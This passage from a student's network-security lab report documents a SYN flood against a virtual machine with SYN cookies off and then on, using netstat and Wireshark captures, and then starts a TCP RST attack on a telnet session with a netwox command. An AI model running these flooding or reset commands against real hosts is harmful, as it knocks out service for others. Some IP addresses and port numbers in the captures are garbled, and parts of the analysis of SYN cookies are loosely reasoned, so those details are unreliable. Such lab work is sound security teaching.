The above output was when SYN cookies were turned off. In this scenario, without SYN cookies enabled, my server was indeed experiencing a SYN flood attack, which resulted in a large number of half-open connections, as indicated by the numerous SYN_RECV states for port 22 in the ‘netstat’ output. This is expected behavior when SYN cookies are not active, and it signifies that the server is experiencing a flood of incoming connection requests that it is attempting to establish but hasn’t yet completed due to the attack.

While the SYN flooding attack was ongoing, I ran Wireshark on the victim VM to capture network packets. Launched Wireshark with root privileges to capture network traffic. Following command opens the Wireshark graphical interface with elevated privileges, allowing it to capture network traffic.



Analyzing network traffic captured in Wireshark when SYN cookies are disabled during a SYN flooding attack:




To narrow down analysis to the relevant packets. For a SYN flood attack, I filter SYN packets in

wireshark's filter bar 'tcp.flags.syn == 1' ; this filter displays only the packets with the SYN flag set, which are the initial synchronization requests sent during the attack.

There is a significantly high number of incoming SYN packets, indicating the presence of a SYN flooding attack. Multiple IP addresses are sending SYN packets to the victim server. Various source IP addresses are involved in the attack. These addresses can be observed as the origin of the malicious connection requests. The SYN packets from different source IP addresses exhibit a pattern of similarity, as they all have the SYN flag set without completing the three-way handshake. The absence of SYN cookies means that the victim server is not implementing SYN cookies as a defense mechanism. This allows the attack to have a more direct impact on the server's resources.

Enable SYN Cookies: To test the effectiveness of SYN cookies, I turn on SYN cookies on the victim VM. After enabling SYN cookies, I repeated the attack and observed the results:



```

Oct 20 21:02 •
seed@VM: ~

[10/20/23]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[10/20/23]seed@VM:~$ netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp     0      0 127.0.0.53:53            0.0.0.0:*              LISTEN
tcp     0      0 0.0.0.0:22              0.0.0.0:*              LISTEN
tcp     0      0 0.0.0.0:23              0.0.0.0:*              LISTEN
tcp     0      0 127.0.0.1:631             0.0.0.0:*              LISTEN
tcp     0      0 0 10.0.2.4:22            253.227.41.125:9808   SYN_RECV
tcp     0      0 0 10.0.2.4:22            245.99.184.16:20297   SYN_RECV
tcp     0      0 0 10.0.2.4:22            0.187.214.236:19725   SYN_RECV
tcp     0      0 0 10.0.2.4:22            241.144.48.125:57355  SYN_RECV
tcp     0      0 0 10.0.2.4:22            242.31.151.95:2796   SYN_RECV
tcp     0      0 0 10.0.2.4:22            248.38.65.118:2695   SYN_RECV
tcp     0      0 0 10.0.2.4:22            253.119.44.128:3900  SYN_RECV
tcp     0      0 0 10.0.2.4:22            240.238.152.30:48184  SYN_RECV
tcp     0      0 0 10.0.2.4:22            248.26.170.170:42607  SYN_RECV
tcp     0      0 0 10.0.2.4:22            247.5.228.209:37865  SYN_RECV
tcp     0      0 0 10.0.2.4:22            246.129.106.168:59436 SYN_RECV
tcp     0      0 0 10.0.2.4:22            253.90.196.91:18973   SYN_RECV
tcp     0      0 0 10.0.2.4:22            0.130.116.82:18415   SYN_RECV
tcp     0      0 0 10.0.2.4:22            253.125.204.238:45083 SYN_RECV
tcp     0      0 0 10.0.2.4:22            241.77.157.211:52452  SYN_RECV
tcp     0      0 0 10.0.2.4:22            243.130.157.29:51194  SYN_RECV
tcp     0      0 0 10.0.2.4:22            249.214.161.7:41179   SYN_RECV
tcp     0      0 0 10.0.2.4:22            245.193.81.211:13306  SYN_RECV
tcp     0      0 0 10.0.2.4:22            249.130.206.26:1931   SYN_RECV
tcp     0      0 0 10.0.2.4:22            0.269.105.125:39346  SYN_RECV
tcp     0      0 0 10.0.2.4:22            250.220.118.57:41888  SYN_RECV
tcp     0      0 0 10.0.2.4:22            253.227.149.168:50839 SYN_RECV
tcp     0      0 0 10.0.2.4:22            254.237.209.194:14040 SYN_RECV


```

```

Oct 20 21:04 • seed@VM:~
tcp        0      0 10.0.2.4:22          240.56.34.218:8135      SYN_RECV
tcp        0      0 10.0.2.4:22          241.217.224.66:15511      SYN_RECV
tcp        0      0 10.0.2.4:22          244.45.71.253:62010      SYN_RECV
tcp        0      0 10.0.2.4:22          248.111.127.185:36675      SYN_RECV
tcp        0      0 10.0.2.4:22          243.250.211.101:54597      SYN_RECV
tcp        0      0 10.0.2.4:22          242.84.196.108:15910      SYN_RECV
tcp        0      0 10.0.2.4:22          241.97.4.170:38267      SYN_RECV
tcp        0      0 10.0.2.4:22          249.136.176.90:21324      SYN_RECV
tcp        0      0 10.0.2.4:22          250.34.84.224:41069      SYN_RECV
tcp        0      0 10.0.2.4:22          251.0.206.174:38295      SYN_RECV
tcp        0      0 10.0.2.4:22          241.118.226.95:53044      SYN_RECV
tcp        0      0 10.0.2.4:22          249.125.148.223:28902      SYN_RECV
tcp        0      0 10.0.2.4:22          243.59.57.201:7239      SYN_RECV
tcp        0      0 10.0.2.4:22          241.216.195.220:21052      SYN_RECV
tcp        0      0 10.0.2.4:22          243.41.33.181:29264      SYN_RECV
tcp        0      0 10.0.2.4:22          0.148.104.151:12358      SYN_RECV
tcp        0      0 10.0.2.4:22          249.81.49.68:33023      SYN_RECV
tcp        0      0 10.0.2.4:22          250.252.213.163:58871      SYN_RECV
tcp        0      0 10.0.2.4:22          242.216.231.112:39525      SYN_RECV
tcp        0      0 10.0.2.4:22          244.85.185.141:11861      SYN_RECV
tcp        0      0 10.0.2.4:22          242.157.213.209:63131      SYN_RECV
tcp        0      0 10.0.2.4:22          248.101.178.243:40314      SYN_RECV
tcp        0      0 10.0.2.4:22          252.172.72.23:33125      SYN_RECV
tcp        0      0 10.0.2.4:22          242.195.164.63:62092      SYN_RECV
tcp        0      0 10.0.2.4:22          255.192.91.82:65120      SYN_RECV
tcp6       0  ::::21                 ::::*                      LISTEN
tcp6       0  ::::22                 ::::*                      LISTEN
tcp6       0  ::::1:631              ::::*                      LISTEN
udp        0  127.0.0.53:53          0.0.0.0:*                  ESTABLISHED
udp        0  10.0.2.4:68            10.0.2.3:67
udp        0  0.0.0.0:5353           0.0.0.0:*
udp        0  0.0.0.0:39515          0.0.0.0:*

```

The output with ‘net.ipv4.tcp_syncookies=1’ appears to be similar to the output I provided earlier when ‘syncookies’ were disabled. This is because the ‘netstat’ command output primarily shows established and listening connections and doesn’t directly reflect the use of SYN cookies. To analyze the impact of SYN cookies, I examine network packet captures in wireshark as this is where I observe the behavior and effectiveness of SYN cookies in mitigating SYN flooding attacks.



I filter 'tcp.flag.ack == 1' which filters for packets with the ACK flag set, which indicate that the server is using SYN cookies to generate an ACK in response to a SYN:

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.flags.ack == 1

No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	10.0.2.4	151.219.212.70	TCP	58	22 - 30990 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
2	0.0000039103	10.0.2.4	70.107.161.165	TCP	58	22 - 39059 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
3	0.0000068609	10.0.2.4	71.144.33.46	TCP	58	22 - 22635 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
4	0.000106312	93.132.162.40	10.0.2.4	TCP	60	12467 - 22 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
6	0.000106592	35.42.23.12	10.0.2.4	TCP	60	28629 - 22 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
8	0.000106734	124.247.223.71	10.0.2.4	TCP	60	62342 - 22 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
11	0.000106927	22.32.16.213	10.0.2.4	TCP	60	32023 - 22 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
12	0.0001064629	10.0.2.4	55.181.235.159	TCP	58	22 - 16071 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
13	0.0001062527	10.0.2.4	217.98.131.205	TCP	58	22 - 46243 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
14	0.0001060998	10.0.2.4	189.47.81.37	TCP	58	22 - 14360 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
15	0.00010621837	10.0.2.4	180.166.216.215	TCP	58	22 - 35975 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
17	0.000239360	31.137.120.61	10.0.2.4	TCP	60	37114 - 22 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
19	0.000239488	155.201.127.78	10.0.2.4	TCP	60	11323 - 22 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
22	0.000239662	218.193.191.207	10.0.2.4	TCP	60	18660 - 22 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
24	0.000392863	10.0.2.4	201.178.175.141	TCP	58	22 - 16912 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
25	0.000415587	10.0.2.4	36.151.231.141	TCP	58	22 - 10097 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
26	0.000434690	10.0.2.4	40.66.86.247	TCP	58	22 - 14395 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
27	0.000455044	10.0.2.4	30.193.159.187	TCP	58	22 - 41879 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
28	0.0004987373	35.245.8.77	10.0.2.4	TCP	60	13465 - 22 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
30	0.000493880	209.64.194.92	10.0.2.4	TCP	60	34044 - 22 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
33	0.000484060	59.187.5.158	10.0.2.4	TCP	60	4010 - 22 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
35	0.000484818	28.113.231.1	10.0.2.4	TCP	60	20068 - 22 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
36	0.000553985	10.0.2.4	36.12.28.29	TCP	58	22 - 39966 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
37	0.000569807	10.0.2.4	98.63.115.119	TCP	58	22 - 5375 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
38	0.000612124	10.0.2.4	206.1.172.151	TCP	58	22 - 23243 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
39	0.000636464	10.0.2.4	190.67.227.41	TCP	58	22 - 14179 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
41	0.000653815	173.173.1.47	10.0.2.4	TCP	60	52941 - 22 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
44	0.000654038	159.96.251.182	10.0.2.4	TCP	60	12077 - 22 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
46	0.000654175	186.15.44.179	10.0.2.4	TCP	60	57585 - 22 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
48	0.000725677	10.0.2.4	184.249.98.156	TCP	58	22 - 42839 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
49	0.000744995	10.0.2.4	110.144.34.167	TCP	58	22 - 54279 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
50	0.000759966	10.0.2.4	152.88.9.99	TCP	58	22 - 5590 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
51	0.000772926	10.0.2.4	88.89.27.50	TCP	58	22 - 23381 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
53	0.000935159	13.153.223.112	10.0.2.4	TCP	60	41374 - 22 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
56	0.000935366	151.172.252.245	10.0.2.4	TCP	60	29399 - 22 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
59	0.000935471	111.203.26.55	10.0.2.4	TCP	60	63832 - 22 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
60	0.001018389	10.0.2.4	186.56.206.228	TCP	58	22 - 20950 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
61	0.001018381	10.0.2.4	156.183.174.131	TCP	58	22 - 24223 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
62	0.001055314	10.0.2.4	142.116.145.193	TCP	58	22 - 61182 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
63	0.001071546	10.0.2.4	163.29.77.50	TCP	58	22 - 39471 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
64	0.001099724	10.0.2.4	252.199.218.119	TCP	58	22 - 24566 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
67	0.001106409	2.14.29.156	10.0.2.4	TCP	60	161035 - 22 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
73	0.001185511	10.0.2.4	68.189.242.218	TCP	58	22 - 49166 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
74	0.001201887	10.0.2.4	74.195.59.131	TCP	58	22 - 10534 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
76	0.001244729	10.0.2.4	sa.22e.18c.482	TCP	58	22 - 20544 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

Frame 1: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface enp0s3, id 0

Ethernet II, Src: PcsCompu_80:50:47 (08:00:27:80:50:47), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)

Internet Protocol Version 4, Src: 10.0.2.4, Dst: 151.219.212.70

Transmission Control Protocol, Src Port: 22, Dst Port: 30990, Seq: 0, Ack: 1, Len: 0

The network traffic shows numerous incoming TCP packets with the SYN flag set. These packets represent connection initiation attempts from various client IP addresses. In response to the incoming SYN packets, the server generates packets with both the SYN and ACK flags set. These packets serve as SYN-ACK responses. The SYN-ACK packets typically have a TCP length of 0, indicating that no payload data is included in these packets. This is a characteristic of SYN cookies as they are designed to keep connection state information minimal. The absence of a full three-way handshake and the presence of SYN-ACK packets with TCP length 0 indicate that SYN cookies are successfully employed by the server to mitigate the SYN flooding attack. The SYN cookie mechanism, when enabled, effectively protects the server from SYN flooding.


attacks by mitigating resource exhaustion. It does so by avoiding a full handshake, directly responding with SYN-ACK packets, and generating cookies for verification. This method ensures that even under a high volume of incoming SYN packets, the server remains available for legitimate connections.

In summary, SYN cookies are an efficient and resource-friendly method for protecting against SYN flooding attacks. They allow the server to conserve resources, maintain stability, and ensure service availability during such attacks, making them a valuable security feature.

Task 2: TCP RST Attacks on telnet and ssh Connections

Telnet: Using Netwox:

On victim's start a telnet server and on attacker's establish a telnet connection to the remote host at IP address 10.0.2.4 on port 23, which is the default telnet port. Then I launched a TCP RST attack using Netwox with the source IP address as “10.0.2.4” and network device “enp0s3”.



```
[10/21/23]seed@VM:~$ telnet 10.0.2.4 23
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^>'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

506 updates can be installed immediately.
506 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Sat Oct 21 20:39:00 EDT 2023 from 10.0.2.5 on pts/2
[10/21/23]seed@VM:~$ sudo netwox 78 -d enp0s3 -i 10.0.2.4
^C
[10/21/23]seed@VM:~$ exit
logout
Connection closed by foreign host.
[10/21/23]seed@VM:~$
```



‘sudo netwox 78 -d enp0s3 -s 10.0.2.4’ this command sends RST packets from network device ‘enp0s3’ to reset all TCP connections to the target IP address 10.0.2.4, including any Telnet

connection if they are active.

```
[10/21/23]seed@VM:~$ sudo service openbsd-inetd restart
[10/21/23]seed@VM:~$ netstat -na | grep 23
          0      0 0.0.0.0:23          0.0.0.0:*        LISTEN
          0      0 10.0.2.4:23        10.0.2.5:50190    ESTABLISHED
unix  2      [ ACC ]     STREAM   LISTENING      56460  @/tmp/.ICE-unix/3523
unix  2      [ ACC ]     STREAM   LISTENING      52361  @/tmp/dbus-cCeYbutM
unix  2      [ ]        DGRAM    LISTENING      33238  /run/user/1000/systemd/notify
unix  2      [ ACC ]     STREAM   LISTENING      52364  @/tmp/dbus-yIelbnQb
unix  2      [ ACC ]     STREAM   LISTENING      25723  @/tmp/dbus-fsoHqal0
unix  2      [ ACC ]     STREAM   LISTENING      52362  @/tmp/dbus-DdGsxquH
unix  2      [ ACC ]     STREAM   LISTENING      52363  @/tmp/dbus-41FmLT5h
unix  2      [ ACC ]     STREAM   LISTENING      56461  /tmp/.ICE-unix/3523
unix  3      [ ]        STREAM   CONNECTED     59323  @/tmp/.X11-unix/X1
unix  3      [ ]        STREAM   CONNECTED     53523  /run/dbus/system_bus_socket
unix  3      [ ]        STREAM   CONNECTED     22399  /run/dbus/system_bus_socket
unix  3      [ ]        DGRAM    CONNECTED     33239
unix  3      [ ]        STREAM   CONNECTED     52389
unix  3      [ ]        STREAM   CONNECTED     62362  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED     23135  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED     23359  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED     62230  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED     52390
unix  3      [ ]        STREAM   CONNECTED     24223
unix  3      [ ]        STREAM   CONNECTED     56796  @/tmp/.ICE-unix/3523
